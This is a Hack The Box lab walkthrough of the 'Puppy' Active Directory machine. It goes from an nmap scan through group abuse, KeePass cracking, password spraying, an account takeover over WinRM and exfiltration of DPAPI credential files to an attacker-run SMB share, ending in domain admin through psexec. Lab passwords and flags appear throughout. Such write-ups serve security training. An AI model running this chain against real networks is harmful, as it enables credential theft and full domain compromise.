
 Hack The Box
Nmap Results
# Nmap 7.95 scan initiated Mon May 19 13:42:18 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.69.205
Nmap scan report for 10.129.69.205
Host is up (0.018s latency).
Not shown: 65517 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-20 00:43:30Z)
111/tcp   open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49685/tcp open  msrpc         Microsoft Windows RPC
60653/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-05-20T00:44:20
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 6h59m58s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon May 19 13:45:10 2025 -- 1 IP address (1 host up) scanned in 172.30 secondsnmap scan output. We can see the LDAP domain listed as puppy.htb, and the SMB hostname as DC, so let's get those added to our /etc/hosts file.echo -e '10.129.69.205\t\tDC.puppy.htb puppy.htb' | sudo tee -a /etc/hostsAlways add FQDN first and then short name to the hosts file
Service Enumeration
levi.james:KingofAkron2025! which will greatly aid our initial enumeration efforts.TCP/53
host -T -l puppy.htb 10.129.69.205



Since we have a credential starting out, let's try dumping any records from LDAP
adidnsdump -u 'puppy.htb\levi.james' -p 'KingofAkron2025!' -r ldap://DC.puppy.htb:389
TCP/445
smbclient -U 'PUPPY.HTB/levi.james%KingofAkron2025!' -L //DC.puppy.htb
DEV share looks interesting! 👀smbclient -U 'PUPPY.HTB/levi.james%KingofAkron2025!' //DC.puppy.htb/DEV

TCP/111
rpcbind open on the box and mapping to udp/2049, this is yet another file server (NFS) that we may be able to explore.


TCP/389
LdapDomainDump

ldapdomaindump -u 'PUPPY.HTB\levi.james' -p 'KingofAkron2025!' -o ldd DC.puppy.htb
open ldd/domain_users_by_group.html
Stephen A. Cooper_adm is a domain admin

BloodHound


nxc ldap DC.puppy.htb -d 'puppy.htb' -u 'levi.james' -p 'KingofAkron2025!' \
--bloodhound -c All --dns-server 10.129.69.205


Documentation updated to account for Kali updates to BloodHound CE


.zip file output by nxc and click "Upload"
levi.james in the collected data
GenericWrite over the Developers groupIf you consult the Linux Abuse section of the GenericWrite edge, you'll see we can use the net rpc command to add members to the Developers group — including ourselves.
levi.james -- to the Developers group. And, I suspect this will allow us access to the DEV share in the SMB server.Add Self to Group
net rpc group addmem "Developers" "levi.james" -U "PUPPY.HTB"/"levi.james"%'KingofAkron2025!' -S "DC.puppy.htb"net rpc group members "Developers" -U "PUPPY.HTB"/"levi.james"%'KingofAkron2025!' -S "DC.puppy.htb"
Test SMB Share Access

smb: \> promptsmb: \> mget *Recursively download everything
Crack the Keepass Vault Password
keepass2john – at least the version installed currently – does not support the algorithm used to hash the password on this vault. There's an alternative solution here on 0xdf's writeup:
 0xdf hacks stuff
sudo apt install keepassxcgit clone https://github.com/r3nt0n/keepass4brutebash keepass4brute/keepass4brute.sh recovery.kdbx ~/Pentest/WordLists/rockyou.txt
keepassxc recovery.kdbx
Password Spraying
jq -r '.[].attributes.sAMAccountName[]' ldd/domain_users.json > domain_users.txtCreate a list of domain users

nxc smb DC.puppy.htb -d 'puppy.htb' -u domain_users.txt -p passwords.txt --continue-on-success 
puppy.htb\ant.edwards:Antman2025!Back to BloodHound


ant.edwards in BloodHoundant.edwards is a member of the Senior Devs group, which has GenericAll on adam.silver. So, we should be able to re-enable the account and leverage WinRM access to gain a foothold on the box.
ldapmodify -x -H ldap://DC.puppy.htb -D 'ant.edwards@puppy.htb' -w 'Antman2025!' << EOF
dn: CN=Adam D. Silver,CN=Users,DC=PUPPY,DC=HTB
changetype: modify
replace: userAccountControl
userAccountControl: 512
EOF
net rpc user password 'adam.silver' 'P@$$word123!' -U "PUPPY.HTB"/"ant.edwards"%'Antman2025!' -S "DC.puppy.htb"Change adam.silver password to P@$$word123!
Exploit
WinRM as Adam Silver
Just a quick review of the exploit chain that got us to this point:
- Grey box pentest with initial access as
levi.jamesof HR - HR group has
GenericWriteon the Developers group - Developers group has access to the
DEVshare on SMB server - We add ourselves —
levi.jamesto the Developers group and access theDEVshare - With access to the
DEVshare, we find a KeePass vault protected by a weak password - KeePass vault access yields additional passwords, which we spray at the domain controller along with a list of domain users
- We find a valid credential for
ant.edwardswho hasGenericAllonadam.silver, which allows us to re-enable the account, change the passwrod, and log in with WinRM
evil-winrm -i DC.puppy.htb -u 'adam.silver' -p 'P@$$word123!'
Post-Exploit Enumeration
Operating Environment
OS & Kernel
 REG_DWORD    0x67b63208
    LCUVer    REG_SZ    10.0.20348.3453
    ProductName    REG_SZ    Windows Server 2022 Standard
    ReleaseId    REG_SZ    2009
    SoftwareType    REG_SZ    System
    UBR    REG_DWORD    0xd7d
    PathName    REG_SZ    C:\Windows
    PendingInstall    REG_DWORD    0x0
    ProductId    REG_SZ    00454-20165-01481-AA613
    DigitalProductId    REG_BINARY    A40000000300000030303435342D32303136352D30313438312D414136313300BE1100005B46655D5832322D333934303600000000000000000000000000000000000000000000004C4722681DACF5B103000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000004ADC781F
    DigitalProductId4    REG_BINARY    F804000004000100300033003600310032002D00300034003500340032002D003000310036002D003500300031003400380031002D00300033002D0031003000330033002D00320030003300340038002E0030003000300030002D003100330032003200300032003500000000000000000000000000000000000000000000000000000000000000660066006100300061003900380066002D0062003100330066002D0034003400330033002D0039003100660034002D003800610066006600310032003600650064003400300037000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000005300650072007600650072005300740061006E0064006100720064003B005300650072007600650072005300740061006E006400610072006400410043006F007200000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000008084BC08772665D3EDF1EE97D5934BAABFC050230E38574D67E232BAA637014C806823D351D265F8CE5A4A68604F7B945CDF48B3BCE4B4D83B212EEB2CA9DF725B00460065005D005800320032002D003300390034003000360000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000056006F006C0075006D0065003A004D0041004B0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000056006F006C0075006D0065000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
    RegisteredOwner    REG_SZ    Windows User
    RegisteredOrganization    REG_SZ
    InstallTime    REG_QWORD    0x1db830526ea3998
Current User
USER INFORMATION
----------------

User Name         SID
================= ==============================================
puppy\adam.silver S-1-5-21-1487982659-1829050783-2281216199-1105


GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                            Attributes
=========================================== ================ ============================================== ==================================================
Everyone                                    Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
PUPPY\DEVELOPERS                            Group            S-1-5-21-1487982659-1829050783-2281216199-1113 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
Users and Groups
See ldapdomaindump and BloodHound output.
Network Configurations
Network Interfaces
Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv4 Address. . . . . . . . . . . : 10.129.69.205
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.129.0.1
Interesting Files
C:\Backups\site-backup-2024-12-30.zip
Path   : Microsoft.PowerShell.Core\FileSystem::C:\Backups\site-backup-2024-12-30.zip
Owner  : BUILTIN\Administrators
Group  : PUPPY\Domain Users
Access : NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
Audit  :
Sddl   : O:BAG:DUD:AI(A;ID;FA;;;SY)(A;ID;FA;;;BA)(A;ID;0x1200a9;;;BU)
Privilege Escalation
Backup Archive
Evil-WinRM* PS C:\> cd C:\BackupsEvil-WinRM* PS C:\> download site-backup-2024-12-30.zipunzip -d backup site-backup-2024-12-30.zip
less backup/puppy/nms-auth-config.xml.bak
passwords.txt file and re-spray passwords
steph.cooper!Lateral to steph.cooper
evil-winrm -i DC.puppy.htb -u 'steph.cooper' -p 'ChefSteph2025!'
Interesting DPAPI Secret
Hunting for DPAPI Secrets


In the post-exploit enumeration process — particularly on Windows — a key place to check is for DPAPI secrets, typically stored in $env:APPDATA (PowerShell) and %APPDATA% (cmd).
steph.cooper, as this account has a separate privileged identity as steph.cooper_adm that is a domain administrator.It's entirely feasible that
steph.cooper used the steph.cooper_adm credential while logged into their unprivileged account, which would cause the credential to be cached.ls -r -force -ea silentlycontinue ~\AppData\Local\Microsoft\Credentials\ | select -expand fullname
ls -r -force -ea silentlycontinue ~\AppData\Roaming\Microsoft\Credentials\ | select -expand fullname
ls -r -force ~\AppData\Roaming\Microsoft\Protect\ | ? { $_.Name -notin $('CREDHIST', 'Preferred', 'SYNCHIST') } | select -expand fullname
Transfer DPAPI Keys and Blobs


mkdir -p DPAPI_DATA/keysMake a directory on Kali to store master keys
mkdir DPAPI_DATA/credsMake a directory on Kali to store credential blobs
impacket-smbserver -smb2support -username 'secretuser' -password 'secretpass' MyShare DPAPI_DATAStart a SMB server on Kali to copy files from target to Kali
$username = 'secretuser'
$password = 'secretpass' | ConvertTo-SecureString -AsPlaintext -Force
$credential = New-Object PSCredential -ArgumentList $username,$password
New-PSDrive -Name 'X' -PSPRovider FileSystem -Root \\attackbox-ip-address\MyShare -Credential $credential
Map the SMB share on the target to drive letter X: (compatible with evil-winrm)
ls -r -h ~\AppData\Local\Microsoft\Credentials\ | % { cp $_.FullName X:\creds }Copy any potential credential blobs to X:\creds
ls -r -h ~\AppData\Roaming\Microsoft\Credentials\ | % { cp $_.FullName X:\creds }Copy any potential credential blobs to X:\creds
ls -r -h ~\AppData\Roaming\Microsoft\Protect | ? { $_.Name -notin $('CREDHIST', 'Preferred', 'SYNCHIST') } | % { cp $_.FullName X:\keys }Copy any potential master keys to X:\keys

Brute-Force Decrypt Credential Blobs
USER_SID="S-1-5-21-1487982659-1829050783-2281216199-1107"
USER_PW='ChefSteph2025!'
KEYS_DIRECTORY='/home/ben/Pentest/Training/HackTheBox/MachineLabs/Puppy/DPAPI_DATA/keys'
CREDS_DIRECTORY='/home/ben/Pentest/Training/HackTheBox/MachineLabs/Puppy/DPAPI_DATA/creds'
for keyfile in $(ls "${KEYS_DIRECTORY}"); do
  decrypted_key=$(impacket-dpapi masterkey -file "${KEYS_DIRECTORY}/${keyfile}" -sid "$USER_SID" -password "$USER_PW" |
                  grep -E '0x[0-9a-f]{2,}' |
                  cut -d ' ' -f 3)
  if [ -n "$decrypted_key" ]; then
    for credfile in $(ls "${CREDS_DIRECTORY}"); do
      impacket-dpapi credential -file "${CREDS_DIRECTORY}/${credfile}" -key "$decrypted_key"
    done
  fi
done
dpapi-brute.sh (see link for explainer)

steph.cooper_adm!Becoming Domain Admin
impacket-psexec 'puppy.htb/steph.cooper_adm:FivethChipOnItsWay2025!'@DC.puppy.htb powershell.exe
Flags
User
09b857868d582d60f1d380fda0f43b82
Root
04ecadd9b5f6cc7621052e0f592d3c11


